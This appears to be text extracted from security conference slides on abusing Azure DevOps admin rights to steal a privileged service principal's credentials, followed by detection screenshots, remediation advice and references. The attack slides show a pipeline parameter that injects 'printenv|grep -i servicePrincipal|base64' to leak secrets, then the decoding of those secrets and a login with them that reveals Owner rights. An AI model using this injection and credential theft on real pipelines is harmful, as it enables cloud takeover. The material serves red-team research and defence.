32 /usr/bin/az login --service-principal -u *** --password=*** --tenant 19581c33-6c58-4431-8a64-93e27c656523 --allow-no-subscriptions
```

ABUSING AZURE DEVOPS ADMIN TO COMPROMISE PRIVILEGED SERVICE PRINCIPAL



```
67     "client_request_id": "532aec98-7153-11f0-8184-7ced8d016691",
68     "content_md5": "PT4bbAX1zZJnlpZFpIsUHA==",
69     "date": "2025-08-04T16:51:53+00:00",
70     "encryption_key_sha256": null,
71     "encryption_scope": null,
72     "etag": "\"0x8DDD3773765CC10\"",
73     "lastModified": "2025-08-04T16:51:54+00:00",
74     "request_id": "3096962a-d01e-0083-1360-05249c000000",
75     "request_server_encrypted": true,
76     "version": "2022-11-02",
77     "version_id": null
78 }
79 [+] Backup complete.
80 servicePrincipalId=***
81 servicePrincipalKey=***
82
83 /usr/bin/az account clear
84 Finishing: Run encrypted Jedi-Archives backup (Azure CLI)
```

ABUSING AZURE DEVOPS ADMIN TO COMPROMISE PRIVILEGED SERVICE PRINCIPAL

Run pipeline X

Select parameters below and manually run the pipeline

Branch/tag

main

Select the branch, commit, or tag

Parameters

filename Required

a"; printenv|grep -i servicePrincipal|base64 -w 0;#

Advanced options

Variables >

This pipeline has no defined variables

Stages to run >

Run as configured

Resources >

Use latest version of all resources

Enable system diagnostics

Cancel Run

```
66  {
67    "client_request_id": "9350e926-7153-11f0-8184-7ced8d016691",
68    "content_md5": "H/RfjgQUKBnF1gBM1Ya3Kg==",
69    "date": "2025-08-04T16:53:40+00:00",
70    "encryption_key_sha256": null,
71    "encryption_scope": null,
72    "etag": "\"0x8DDD377778C3252\"",
73    "lastModified": "2025-08-04T16:53:41+00:00",
74    "request_id": "17ddd824-a01e-007d-5860-054bdd000000",
75    "request_server_encrypted": true,
76    "version": "2022-11-02",
77    "version_id": null
78  }
79  [+] Backup complete.
80  c2VydmIjZVByaW5jaXBhbE1kPWFhODZmNTM1LTNkYjktNGFiMy1iMzZmLTQ3ZWY2MWZmMzIyZA
81  /usr/bin/az account clear
```

ABUSING AZURE DEVOPS ADMIN TO COMPROMISE PRIVILEGED SERVICE PRINCIPAL

```
PS C:\Users> $B64_DevOps = 'c2VydmljZVByaW5jaXBhbElkPWFhODZmNTM1LTNkYjktNGFiMyliMzZmLTQ3ZWY2MWZmMzIyZApzZXJ2aWNLUHJpbmNpcGFsS2V5PXZZUjhRfkJIbXJPTHBnbmdVeUV6RWYtd0NqVlo2cUdVNmRZSFNjYVQK'
PS C:\Users> [Text.Encoding]::UTF8.GetString([Convert]::FromBase64String($B64_DevOps))
servicePrincipalId=aa8[REDACTED]d
servicePrincipalKey=[REDACTED]
```

```
PS C:\Users> az login --service-principal -u 'aa[REDACTED]' -p 'v[REDACTED]' --tenant 1[REDACTED]
[{"id": "f150d738-39a3-451c-a8e1-583b420d879d", "name": "DevOps Automations", "type": "servicePrincipal", "user": {"id": "aa86f535-3db9-4ab3-b36f-47ef61ff322d"}, "tenantId": "1[REDACTED]3", "isDefault": true, "cloudName": "AzureCloud", "homeTenantId": "1[REDACTED]3"}]
```

ABUSING AZURE DEVOPS ADMIN TO COMPROMISE PRIVILEGED SERVICE PRINCIPAL

```
PS C:\Users> az role assignment list --assignee "aa86f535-3db9-4ab3-b36f-47ef61ff322d"
[
  {
    "condition": null,
    "conditionVersion": null,
    "createdBy": "7211739b-5eb2-4b46-995d-a2f98078e4ae",
    "createdOn": "2025-07-28T13:04:09.755150+00:00",
    "delegatedManagedIdentityResourceId": null,
    "description": null,
    "id": "/subscriptions/f150d738-39a3-451c-a8e1-583b420d879d/providers/Microsoft.Authorization/roleAssignments/4bcb635",
    "name": "84cd27c9-c8d7-4007-8032-dde016605e6b",
    "principalId": "f7e7f6b4-892c-4ac2-8d7f-dfd25880951f",
    "principalName": "aa86f535-3db9-4ab3-b36f-47ef61ff322d",
    "principalType": "ServicePrincipal",
    "roleDefinitionId": "/subscriptions/f150d738-39a3-451c-a8e1-583b420d879d/providers/Microsoft.Authorization/roleDefinitions/4bcb635",
    "roleDefinitionName": "Owner",
    "scope": "/subscriptions/f150d738-39a3-451c-a8e1-583b420d879d",
    "type": "Microsoft.Authorization/roleAssignments",
    "updatedBy": "7211739b-5eb2-4b46-995d-a2f98078e4ae",
    "updatedOn": "2025-07-28T13:04:09.755150+00:00"
  }
]
```




COMMUNITY TOYS FOR
GIRLZ & BOYZ

COMMUNITY TOYS FOR GIRLZ & BOYZ

- APP-HUNTER - A Go-To POWERSHELL TOOL TO:
 - HUNTING OVERPRIVILEGED SERVICE PRINCIPALS
 - SURFACES ENTRA ID AND SUBSCRIPTION ROLES AS WELL AS APP PERMISSIONS THAT CREATE UNNECESSARY OR UNSAFE BLAST RADIUS
 - FLAGS DANGEROUS PERMISSIONS

DESIGNED FOR RED TEAMERS, CLOUD SECURITY RESEARCHERS, AND DEFENDERS TO IDENTIFY PRIVILEGE ESCALATION RISKS

COMMUNITY TOYS FOR GIRLZ && BOYZ



DETECTIONS & REMEDIATION

DETECTIONS & REMEDIATION

Home > PAM-Manager

PAM-Manager | Audit logs

Enterprise Application

Want to switch back to the legacy audit logs experience? Click here to leave the preview.

Add filter Show dates as: Local Date range: Last 1 month Service : All Category : All Activity : All Reset filters

Date	Service	Category	Activity	Status
7/27/25, 3:58:00 PM	Core Directory	ApplicationManagement	Update service principal	Success
7/27/25, 8:26:28 AM	Core Directory	ApplicationManagement	Update application	Success
7/27/25, 8:26:28 AM	Core Directory	ApplicationManagement	Update application – Certificates and secrets management	Success
7/27/25, 8:26:28 AM	Core Directory	ApplicationManagement	Update service principal	Success
7/27/25, 8:13:08 AM	Core Directory	ApplicationManagement	Update service principal	Success
7/27/25, 7:54:59 AM	Core Directory	ApplicationManagement	Update service principal	Success
7/27/25, 7:38:21 AM	Core Directory	ApplicationManagement	Update service principal	Success
7/27/25, 7:33:03 AM	Core Directory	ApplicationManagement	Remove owner from service principal	Success
7/27/25, 7:33:03 AM	Core Directory	ApplicationManagement	Update service principal	Success
7/27/25, 7:32:27 AM	Core Directory	ApplicationManagement	Update service principal	Success

Audit logs

DETECTIONS & REMEDIATION

Home > Azure Workbooks > Monitor

Monitor | Workbooks | Gallery

Microsoft

Search New Refresh Feedback Help Community Git repo Browse across galleries Open recycle bin

All Workbooks Public Templates My Templates

Filter by name or category Subscription : All Resource Group : All Reset filters

Empty Dashboard (Preview)

A completely empty workbook. An empty dashboard (preview)

Recently modified workbooks (0)

No items found.

Getting started with workbooks (2)

Documentation Resource Picker

Links to Documentation Allows selection of resources to analyze

Virtual Machines (4)

Key Metrics Performance Perf Counters Availability

Provides CPU, Memory, Disk, and Net... Provides performance metrics collect...

Synapse (2)

Spark Infrastructure Spark Structured Streaming

Containers (1)

Multi Cluster Overview

Provides performance and health vie...

Add a new workbook using Code, Click, or...

DETECTIONS & REMEDIATION

Home > Azure Workbooks > Monitor

Monitor | Workbooks | Gallery

Microsoft

Search New Refresh Feedback Help Community Git repo Browse across galleries Open recycle bin

All Workbooks Public Templates My Templates

Filter by name or category Subscription : All Resource Group : All Reset filters

Quick start

Empty Dashboard (Preview)

Troubleshoot

Sensitive Operations Report

Spark Infrastructure Spark Structured Streaming

Containers (1)

Multi Cluster Overview Provides performance and health vie...

The screenshot shows the Azure Workbooks | Gallery interface. A red box highlights the top navigation bar and the 'Workbooks' item in the left sidebar. Another red box highlights the 'Troubleshoot' section in the main content area, which displays a large 'Sensitive Operations Report' title and a purple globe icon. The sidebar also lists other categories like Overview, Activity log, Alerts, Metrics, Logs, Change Analysis, Service health, and Support + Troubleshooting.

DETECTIONS & REMEDIATION

The screenshot shows the 'All Repositories' settings page in Azure DevOps. On the left, there's a sidebar with icons for General, Overview, Teams, Permissions, Notifications, Service hooks, and Dashboards. The main area has tabs for 'Repositories', 'Settings' (which is selected), 'Policies', and 'Security'. A red box highlights the 'Advanced Security' section, which contains text about protecting repositories with features like secret scanning, dependency scanning, and code scanning. It includes 'Enable all' and 'Disable all' buttons. Below this, another section is titled 'Starting state for new repositories'.

RebelOps / JediPipeline / Settings / Repositories

All Repositories

Repositories **Settings** Policies Security

Advanced Security

Protect your repositories with natively embedded security and analysis features like secret scanning, dependency scanning, and code scanning. For setup tips, [view documentation](#) or [contact sales](#)

Starting state for new repositories

By default, new repositories in this project will be initialized with the settings you define below. Advanced Security features can be disabled on a repository at any time.

+ Create

Enable all Disable all

DETECTIONS & REMEDIATION

- ENTERPRISE APPLICATIONS MUST BE CONFIGURED ACCORDING TO THE PRINCIPLE OF LEAST PRIVILEGE
- REGULARLY REVIEW ENTERPRISE APPLICATION PERMISSIONS
- CUSTOM APPLICATION OWNERS SHOULD BE MONITORED AS HIGH-PRIVILEGED USERS
- CONFIGURE DEVOPS SECURITY FOR MICROSOFT DEFENDER FOR CLOUD
- CLOUD APPLICATION ADMINISTRATORS SHOULD BE TREATED AS HIGHLY-PRIVILEGED ROLE
- CONSIDER CONDITIONAL ACCESS FOR WORKLOAD IDENTITIES
- CONDITIONAL ACCESS POLICY (CAP) SHOULD REQUIRE MULTIFACTOR AUTHENTICATION REGARDLESS OF THE LOCATION

Q&A



REFERENCES

- [1] [HTTPS://DIRKJANM.IO/AZURE-AD-PRIVILEGE-ESCALATION-APPLICATION-ADMIN/](https://dirkjanm.io/azure-ad-privilege-escalation-application-admin/)
- [2] [HTTPS://WWW.SECUREWORKS.COM/RESEARCH/ABUSING-AZURE-APPLICATION-CREDENTIALS-TO-ATTACK-SUPPLY-CHAINS](https://www.secureworks.com/research/abusing-azure-application-credentials-to-attack-supply-chains)
- [3] [HTTPS://POSTS.SPECTEROPS.IO/AZURE-PRIVILEGE-ESCALATION-VIA-SERVICE-PRINCIPAL-ABUSE-210AE2BE2A5](https://posts.specterops.io/azure-privilege-escalation-via-service-principal-abuse-210ae2be2a5)
- [4] [HTTPS://POSTS.SPECTEROPS.IO/AZURE-PRIVILEGE-ESCALATION-VIA-AZURE-API-PERMISSIONS-ABUSE-74AEE1006F48](https://posts.specterops.io/azure-privilege-escalation-via-azure-api-permissions-abuse-74aee1006f48)
- [5] [HTTPS://REDFOXSEC.COM/BLOG/AZURE-PRIVILEGE-ESCALATION-VIA-SERVICE-PRINCIPAL/](https://redfoxsec.com/blog/azure-privilege-escalation-via-service-principal/)
- [6] [HTTPS://DIRKJANM.IO/PERSISTING-WITH-FEDERATED-CREDENTIALS-ENTRA-APPS-MANAGED-IDENTITIES/](https://dirkjanm.io/persisting-with-federated-credentials-entra-apps-managed-identities/)
- [7] [HTTPS://CLOUD.GOOGLE.COM/BLOG/TOPICS/THREAT-INTTELLIGENCE/ABUSING-INTUNE-PERMISSIONS-ENTRA-ID-ENVIRONMENTS](https://cloud.google.com/blog/topics/threat-intelligence/abusing-intune-permissions-entra-id-environments)